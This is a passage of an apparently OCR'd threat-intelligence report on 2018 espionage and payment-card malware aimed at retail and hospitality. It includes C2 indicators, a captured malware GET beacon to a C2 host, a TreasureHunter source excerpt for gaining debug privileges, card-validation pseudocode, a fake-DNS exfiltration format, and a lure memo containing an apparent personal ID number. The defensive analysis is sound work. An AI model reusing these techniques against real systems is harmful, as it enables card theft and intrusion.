
This discovery was made in October 2018 and an image of the document is shown in Exhibit 5, which also displays the embedded object linking and embedding (OLE) objects.

Based on direct analysis, the RTF document appears to have been created using ThreadKit, which is a Microsoft Corporation Office document exploit builder that uses VBScript. ThreadKit was found for sale by an actor on underground forums and has been used by various cybercrime groups, including by Cobalt Group to deliver the CobInt malware.[16]

Exhibit 6 shows the ThreadKit scriptlet, previously detailed by third party researchers, used to run the task.bat batch file, which was ultimately located in Users\Administrator\AppData\Local\Temp\inteldriverupd1.sct.


Ultimately, a DLL file is dropped onto a victim's system, which attempts to communicate with the URL shown in Exhibit 7 to establish command and control communications.

Exhibit 5. Malicious RTF document attributed to SNIPEFISH.



Source: iDefense Threat Intelligence.

Exhibit 6. ThreadKit scriptlet attributed to SNIPEFISH.



Source: iDefense Threat Intelligence.

TLP:WHITE

SNIPEFISH actors also appear to have exploited an Internet Explorer (IE) zero-day vulnerability (CVE-2018-8174). The CVE is a design error vulnerability identified in the Windows VBScript Engine. This discovery was made in May 2018 and noted by several other research organizations, including Kaspersky[17] and 360 Core Security.[18]

Exhibit 8 represents the malicious rich text format (RTF) document used to deliver the payload to exploit CVE-2018-8174, which also displays the embedded OLE objects.

Direct analysis of this file showed that for unknown purposes, the text contained within the document was likely written in Yiddish. Additionally, the file attempts to establish command and control communications over HTTP via GET requests as shown in Exhibit 9.

Based upon analysis of this event, the associated exploitation activity likely began on or about April 18, 2018, meaning that this zero-day vulnerability was available to SNIPEFISH actors for approximately three weeks prior to its public disclosure.

Exhibit 7. Command and control URL attributed to SNIPEFISH.

hxxp://worldmovie-contents[.]com/melon406/search.php?name=180406-4

Source: iDefense Threat Intelligence.

Exhibit 8. Second malicious RTF document attributed to SNIPEFISH activity.

Source: iDefense Threat Intelligence.

Exhibit 9. GET requests for document attributed to SNIPEFISH activity.

```
GET /s2/search.php?who=7 HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: autosoundcheckers[.]com
Connection: Keep-Alive
```

Source: iDefense Threat Intelligence.

Analysis of CANDLEFISH observations

During 2018, several events may have been conducted by the CANDLEFISH (aka Patchwork) threat group, an adversary that has been active since about 2013 and which researchers previously noted has targeted the retail and consumer goods sectors.[19]

Throughout this year, CANDLEFISH used numerous malicious rich text format (RTF) documents likely in spear phishing campaigns. These lures dropped a custom backdoor known as BadNews, a malware variant that uses specific DLL side-loading techniques previously reported by research outlets including, but not limited to, Palo Alto Networks,[20] Forcepoint,[21] and Trend Micro.[22]

In one campaign, CANDLEFISH actors used an RTF file exploiting CVE-2015-1641, a remote code execution vulnerability in Microsoft Office software that enables an attacker to execute arbitrary code on the targeted host due to an improper handling of RTF files. The document contains an embedded OLE object triggering the exploit and uses an ActiveX-based heap-spraying technique to execute obfuscated shell code. CANDLEFISH actors took the RTF document's content, which shows a map of China's new military theatre commands and photos of their commanders, directly from a *South China Morning Post* online article about Chinese military restructuring.

An interesting observation made during the course of analyzing this file was the discovery of a unique piece of metadata, namely the author name "ayyo," which enabled iDefense analysts to uncover an additional RTF file. The additional file includes a Chinese-language description and depiction of a Northrop Grumman MQ-8B Fire Scout unmanned autonomous helicopter.

In both instances, the actors ultimately employ a DLL side-loading technique using a legitimate, renamed Java Runtime executable (MicroScMgmt.exe) to load a malicious DLL file (jli.dll) that contains the BadNews code.

Exhibit 10 shows a malicious Microsoft Word document that delivers a payload exploiting CVE-2015-2545, a memory corruption vulnerability that exists in Microsoft Word. This error is due to the way Microsoft Office handles office files containing embedded graphic images, specifically EPS files. CANDLEFISH actors are known to pull content from legitimate websites in the countries they target; this document likely was borrowed from a known, unclassified Chinese-language military enthusiast website.

This file attempts to write an EPS file to the following location:

Users\Administrator\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F2A513AC.eps

Ultimately, the actors employ a DLL side-loading technique using legitimate, signed VMware executable (VMwareCplLauncher.exe) to load a modified DLL file (vmtools.dll) that subsequently loads the BadNews malware.

Exhibit 10. Malicious Word document attributed to CANDLEFISH activity.

SECRET

No.57-A/R Dated 24-09-2018.

MEMORANDUM

Subject: REQUEST FOR VERISYS/IBMS MINES

Sr. No.	Ref. No.	Ref. Date	VERISYS/IBMS	CNIC/PASSPORT	Case#/FIR	Priority	Remarks
1	57-A/RR	24-09-2018	V	3872221712850	FIR No. 297/14 u/c 395 PS city Chakwal	Urgent	Monitoring suspect

Sd/-
(IftikharBagir)

Source: iDefense Threat Intelligence.


Analysis of POND LOACH observations

During 2018, iDefense observed several events that are likely to have been conducted by the POND LOACH (aka APT32) threat group, an adversary that has been active since about 2014 and that researchers at CrowdStrike have noted in their mid-year report as having targeted at least one organization operating in the hospitality sector (Ocean Buffalo).[23] This group appears to be well-funded and has developed a variety of custom backdoors to target Windows and MacOS platforms, as previously noted by researchers at ESET.[24]

In October 2018, analysts identified a malicious RAR file containing a password-protected EXE file that is used to drop a custom backdoor known as BadCake. The EXE has a spoofed file name (WinWord.exe) that drops several files, one of which is tmp.docx, as shown in Exhibit 11.

This file attempts to send DNS queries via POST requests to the domains shown in Exhibit 12.

Exhibit 11. Malicious Word document attributed to POND LOACH activity.



Source: iDefense Threat Intelligence.

Exhibit 12. POST domains associated with POND LOACH activity.


urnage[.]com
houseoasa[.]com
alyerrac[.]com

Source: iDefense Threat Intelligence.

This executable drops several files, including a legitimate, signed Symantec executable (rastlsc.exe) along with a malicious DLL file (rastls.dll) and an OUTLFLTR.DAT file as shown in Exhibit 13.


Exhibit 14 shows how the actors employ a DLL side-loading technique where rastlsc.exe loads rastls.dll from the same directory. This DLL file then opens `OUTFLTR.DAT` and decodes the shellcode to continue the infection.

Exhibit 13. Screenshot of dropped files associated with POND LOACH.



Source: iDefense Threat Intelligence.

Exhibit 14. Malicious DAT file attributed to POND LOACH activity.



Source: iDefense Threat Intelligence.

TLP:WHITE


The malware achieves persistence by creating a scheduled task as shown in Exhibits 15 and 16.

At the time this sample was analyzed, the actors appear to have staged their command and control infrastructure using the following two hosting IP addresses in Exhibit 17.

The following regular expression could be used to flag a command and control server for this backdoor.


[ghijklmnopabcdef]{4-60}\.[ghijklmnopabcdef]{8}\.[a-z]+\.[a-z]+

Exhibit 15. Screenshot of Actions tab within MSOfficetasks following malware infection.



Source: iDefense Threat Intelligence.

Exhibit 16. Screenshot of Triggers tab within MSOfficetasks following malware infection.



Source: iDefense Threat Intelligence.

Exhibit 17. Command and control IP addresses attributed to POND LOACH.

89.163.245[.]47
173.209.43[.]20

Source: iDefense Threat Intelligence.

Suggestions

Sophisticated intrusion campaigns continued throughout 2018. The observations included in this section represent cyber-espionage threat groups and associated malware families that should be monitored by network defenders operating in the retail industry, specifically those organizations in the hospitality sector. This is especially true for organizations with a global presence that is likely to draw attention from a variety of nation state groups, in addition to organized cybercrime.

To protect against the cyber espionage activity detailed in the section, organizations should consider:

- Using regex to flag the C2 servers for malwares associated with SNIPEFISH, CANDLEFISH and POND LOACH.
- Evaluating the applicability of vulnerabilities exploited by the SNIPEFISH, CANDLEFISH and POND LOACH as part of a comprehensive patch management strategy.
- Thoroughly analyzing malicious files, including metadata, to develop a broader understanding of the malicious activity impacting the organization.

ANALYSIS AND COMPARISON OF POINT-OF-SALE MALWARE FAMILIES

Summary

Point of sale (PoS) malware is of longstanding concern for retail and hospitality organizations. Despite the widespread adoption of Europay, Mastercard and Visa (EMV) chip cards in the United States, attackers continue to find ways to steal credit card information, often offering it for sale on underground criminal markets if not exploiting the data themselves. Monitoring of underground markets turns up frequent advertisements for PoS malware on a regular basis (see Exhibit 18). Because it is effective and has a return on investment for threat actors, PoS malware has become commonplace and can easily be categorized as a mere nuisance. Credit card information theft can occur on a massive scale and can result in severe consequences to retail and hospitality organizations, as recent data breach settlement reports confirm.[25] This report takes a comprehensive look at some PoS malware activity that occurred in 2018.

This section focuses on the activities associated with four PoS or memory-scraping malware in 2018:

- ProjectHook, which was delivered through spam e-mail in 2018.
- TreasureHunter, whose developer released the source code in the wild in May 2018.
- UDPoS, which exfiltrates data via a DNS request to a remote server.
- RtPOS, which only has memory-scraping abilities.

Exhibit 18. PoS Malware Advertisement.[26]

Source: iDefense Threat Intelligence.

PoS malware is primarily used to scrape Track 1 or Track 2 data from the memory of a process that has been parsing or validating data from swiped credit cards. iDefense has analyzed several PoS-related malware families this year, including ProjectHook, TreasureHunter PoS source code, UDPoS, and RtPOS. All four malware families use a similar process enumeration and memory-searching algorithm, described in the PoS malware technical overview section.

PoS malware technical overview

Each process running on a Windows 32 operating system has its own addressable memory space. Normally, one process cannot access the memory space of another process. A PoS malware must usually obtain access permissions for its own process to gain the right to query information about another process. The PoS malware then makes a call to AdjustTokenPrivileges to obtain the access permissions it needs. For example, the TreasureHunter source code makes a Win32 ProcessOpenToken call to get the access token for its own running process, creates a token privileges structure with token flags to obtain debug privileges, and then adjusts the privileges of its own process token with a call to AdjustTokenPrivileges. Exhibit 19 shows the TreasureHunter source code that obtains debug privileges for its own process.

The next step that a PoS malware takes is to iterate through a list of running processes by creating a snapshot of the processes with the Win32 CreateToolhelp32Snapshot call and moving through the snapshot with Proccess32First (for the first process) and Process32Next (for every other process) with a pointer to a PROCESSENTRY32 structure. The important information from the structure is the field `th32ProcessID`. The diagram in Exhibit 20 shows the flow of process enumeration.

Exhibit 19. TreasureHunter Get Debug Privileges Code.[27]

```
int getDebugPrivileges(){
    HANDLE hToken;
    LUID seDebugPrivilege;
    TOKEN_PRIVILEGES tp;

    OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY, &hToken);
    LookupPrivilegeValue(NULL, SE_DEBUG_NAME, &seDebugPrivilege);

    tp.PrivilegeCount = 1;
    tp.Privileges[0].Luid = seDebugPrivilege;
    tp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;

    if (AdjustTokenPrivileges(hToken, FALSE, &tp, sizeof(tp), NULL, NULL) != 0)
        return 1;
    else
        return 0;
}
```


Source: iDefense Threat Intelligence.

To look at the memory space of another process, the PoS malware must get access to the process through a Win32 OpenProcess call that gives a handle to the process with the right to read memory (flag `PROCESS_VM_READ`) in a process and the right to use ReadProcessMemory. The handle to the process must also give the PoS malware the right to query information about the process such as token, exit codes and priority (flag `PROCESS_QUERY_INFORMATION`). The call to OpenProcess will have the process id from the PROCESSENTRY32 structure as an argument along with the two flags. If the OpenProcess call is successful, a handle to the process to be queried is returned.

The memory space for a process is called a virtual addressable space where the space is divided into memory regions of consecutive pages. A PoS malware must make multiple Win32 VirtualQueryEx calls to loop through all those regions. To start, VirtualQueryEx is given a base address of 0x00 and a pointer to a `MEMORY_BASIC_INFORMATION` structure, which is filled with information about the memory region. Before a new call is made to VirtualQueryEx, the base address is incremented by the value of region size in bytes from the `MEMORY_BASIC_INFORMATION` structure.

The last major Win32 call that is essential for PoS malware is ReadProcessMemory. The MEMORY_BASIC_INFORMATION structure has a base address and a region size. While it is possible to make a call to ReadProcessMemory to fill a buffer with data of region size in bytes, some PoS malware can do it in a loop of ReadProcessMemory calls where the number of bytes to be read is capped at a number smaller than the region size. Once ReadProcessMemory has filled a buffer with data, the PoS malware can search the buffer for track data.

Exhibit 20. PoS Malware Process Enumeration.



Source: iDefense Threat Intelligence.

ProjectHook

ProjectHook is a straightforward memory-scraping malware. This malware has been of interest in recent months because it was delivered through a spam campaign. In August 2018, the security company Proofpoint[28] reported a targeted phishing e-mail that delivered ProjectHook PoS malware. This is not a usual attack vector for PoS malware installation. iDefense has seen ProjectHook PoS malware advertised on Internet underground forums going back at least five years to December 2013, when it was advertised by the GreatDumps syndicate.[29]

The ProjectHook malware only scrapes memory for Track 2 data. The ProjectHook malware searches for primary account numbers (PANs) that start with either Travel and Entertainment (3) or Banking and Financial (4 and 5), which includes American Express, Visa, and Mastercard to identify Track 2 data.[30] The malware uses the steps in Exhibit 21 to identify and validate Track 2 data.

Exhibit 21. ProjectHook Malware Validation Steps.[31]

STEP 1	String starts with 3, 4, or 5. This value represents the Major Industry Identifier which would include Visa, American Express and Mastercard
STEP 2	Checks for card separator (=) If the value at the 17th or 33rd place is "=", this card is for Visa and Mastercard card data If the value at the 16th place is "=", this card is for American Express card data
STEP 3	Validate card data using Luhn algorithm
STEP 4	Check Service Code
STEP 5	Card Validated

Source: iDefense Threat Intelligence.

TreasureHunter

TreasureHunter is PoS malware that dates back to at least 2016. Its developer leaked the source on a Russian-speaking dark web forum in May 2018. Despite the release of the code, there are still websites that list the TreasureHunter PoS malware for sale as seen in Exhibit 22.

TreasureHunter performs the standard memory-scraping functionality described in some detail in the previous section "PoS Malware Technical Overview." Unlike ProjectHook, which only scrapes memory for Track 2 data, TreasureHunter looks for both Track 1 and Track 2 data in process memory. The malware can establish persistence, so rebooting the PoS system does not stop the malware.

In general, TreasureHunter performs the following steps at a high level:

1. The malware enumerates processes.
2. For each process it enumerates, if the process has memory that can be accessed, the malware scans the process's memory space for track data.
3. If the malware finds track data, it exfiltrates the data to a command and control server.
4. Once the malware has gone through a cycle of enumerating processes, it sleeps and then goes through steps one to three again.

The source code offers cybercriminals the opportunity to customize their own PoS malware. For any malware developer who knows something about programming in Windows, there would be almost no barrier to adapting the source code to their own needs.

Exhibit 22. TreasureHunter PoS Malware for Sale. [32]

Source: iDefense Threat Intelligence.

UDPoS

Like TreasureHunter, UDPoS scrapes process memory space for both Track 1 and Track 2 data. Unlike TreasureHunter, UDPoS is dropped as two executables, one component for establishing a service for persistence and one component for memory scraping. The service component starts the memory-scraping component. The UDPoS memory-scraping component creates a monitor thread that searches for Track 1 and Track 2 credit card information from all existing processes, excluding the processes in Exhibit 23.[33]

The scraped Track 1 and Track 2 data is stored in a local file and then exfiltrated to a command and control (C2) server with the format "[IP : {IP Address}] - String found in: {Process Name} - [Track Data]." What is unusual about UDPoS is that it exfiltrates track data via a fake DNS request to its C2 server over UDP; that is how UDPoS get its name. In general, the DNS request follows the format shown in Exhibit 24.

RtPOS

RtPOS is a memory-scraping PoS malware that saves data to a local file. There is no functionality in RtPOS to exfiltrate data, which makes it likely that RtPOS was meant to be a local grabber where the attacker has another method to exfiltrate the data, or that RtPOS is intended as a component of a PoS malware that has exfiltration built into another executable. RtPOS uses the Luhn algorithm (see Exhibit 25 for pseudo code) as a simple method of distinguishing valid numbers such as the PAN in the track data.[36]

Exhibit 23. UDPoS Excluded Processes for Memory Scraping.[34]

explorer.exe	System	[System Process]	taskhostex.exe	opera.exe
firefox.exe	chrome.exe	winlogon.exe	wininit.exe	taskmgr.exe
csrss.exe	lsass.exe	smss.exe	services.exe	svchost.exe
ctfmon.exe	spoolsv.exe	lsm.exe	IPROSetMonitor.exe	

Source: iDefense Threat Intelligence.

Exhibit 24. UDPoS Fake DNS Request Format.[35]

[HardwareID].[Message Type].
[Data1 Encoded In Hex String].
[Data2 Encoded In Hex String].
[Data3 Encoded In Hex String].
[Data4 Encoded In Hex String].
ns.[Command-and-Control Domain]

Source: iDefense Threat Intelligence.

Exhibit 25. Luhn Pseudo Code.[37]

```
function checkLuhn(string purportedCC) {
  int sum = integer(purportedCC[length(purportedCC)-1])
  int nDigits = length(purportedCC)
  int parity = nDigits modulus 2
  for i from 0 to nDigits - 2 {
      int digit = integer(purportedCC[i])
      if i modulus 2 = parity
          digit = digit * 2
      if digit &gt; 9
          digit = digit - 9
      sum = sum + digit
  }
  return (sum modulus 10) = 0
}
```

Source: iDefense Threat Intelligence.

Suggestions

Some organizations in the United States have not upgraded systems and terminals to use the newer EuroPay, Mastercard and VISA (EMV) technology so the data on EMV chip credit cards remains vulnerable to PoS malware.[38] Some retailers, such as gas stations in the United States, have until 2020 to implement compliance to EMV security standards. The cost to upgrade to newer EMV technology is considerable for some retailers.[39] As a result, despite the upgrade in recent years to credit cards with chips, attackers are still able to use PoS malware to steal credit card information on a massive scale.

Organizations who suspect that their PoS terminals or systems that process credit card data are vulnerable to PoS malware attacks should consider the following:

- Implement a strict whitelisting policy on PoS terminals or any system that processes or handles credit card information.
- Limit access to the Internet for PoS terminals.
- Apply patches for operating systems and other software as soon as the patches are available.
- Use anti-virus software on systems and terminals.
- Disable remote access to systems and terminals.
- Configure firewalls to limit network traffic/ protocols to what is absolutely necessary.
- Conduct threat hunting for PoS malware on the systems or terminals if suspicious behavior is spotted.

VIRTUAL SKIMMING THREAT ACTIVITY POSES RISK TO PAYMENT CARD DATA

Summary

Virtual skimming activity has been documented since at least 2015, although threat actors showed an interest in this area for several years prior to that. This style of malware impacts both traditional and mobile device users and is typically deployed within a compromised Web application's payment pages to exfiltrate payment card data. As a result, virtual skimming techniques may remain a persistent threat to mobile-deployed customer interfaces and their impact—and the demand for new skimmer development and deployment could grow with mobile device markets and as more and more global consumers use mobile applications for purchasing. Numerous threat groups and malware families, such as Magecart, JS Sniffer, and the newly discovered Inter, have become involved in virtual skimming. Stolen payment card data is typically sold in underground card shops and is advertised as "sniffed."

Key findings from our analysis include:

- Threat actors are increasing the volume and intensity of the deployment of virtual skimmers in a targeted and/or opportunistic manner to obtain payment card data from websites that process payment cards.
- Documented malware families include "Magecart," "JS Sniffer" and the recently discovered "Inter" malcode.
- Virtual skimmer actors show evolution in their TTPs to increase dwell time and evade detection.
- Access to sites that have already been compromised may be sold or traded in the underground prior to virtual skimmer deployment. In other cases, actors seek to purchase or sell exploit code for eCommerce platforms.
- With the number of unique compromised sites topping 40,000, it is very likely that virtual skimmer TTPs will increase in sophistication as needed over time, and that other data beyond payment cards is targeted increasingly as long as such content can be monetized.

Magecart, JS Sniffer and Inter

The term "Magecart" is used to describe the activities of virtual skimmer deployment groups, their malware, and various actor groups engaged in the activity since 2015. The term is generated from the fact that the Magento platform is typically the most heavily targeted, although other platforms such as Dealer.com, OpenCart, WordPress, Shopify, PowerFront CMS, PrestaShop, osCommerce, WooCommerce, ZenCart and others have also been impacted. The technique of stealing payment card or other data via JavaScript injection has also been called formjacking.

JS Sniffer was first described in July, 2018[40] and follows the same type of targeting methodology as Magecart. JS Sniffer functions in a similar manner to Magecart and may be operated by multiple actor groups. Based on source code analysis, JS Sniffer appears to have a Russian language origin. Actors involved with commodity Windows cybercrime malware families such as Neutrino and Azorult have also been involved in JS Sniffer campaigns in the 2017 to 2018 timeframe.

Analysis of a JS Sniffer backend kit reveals possible links to popular carding shops that sell stolen payment card information.

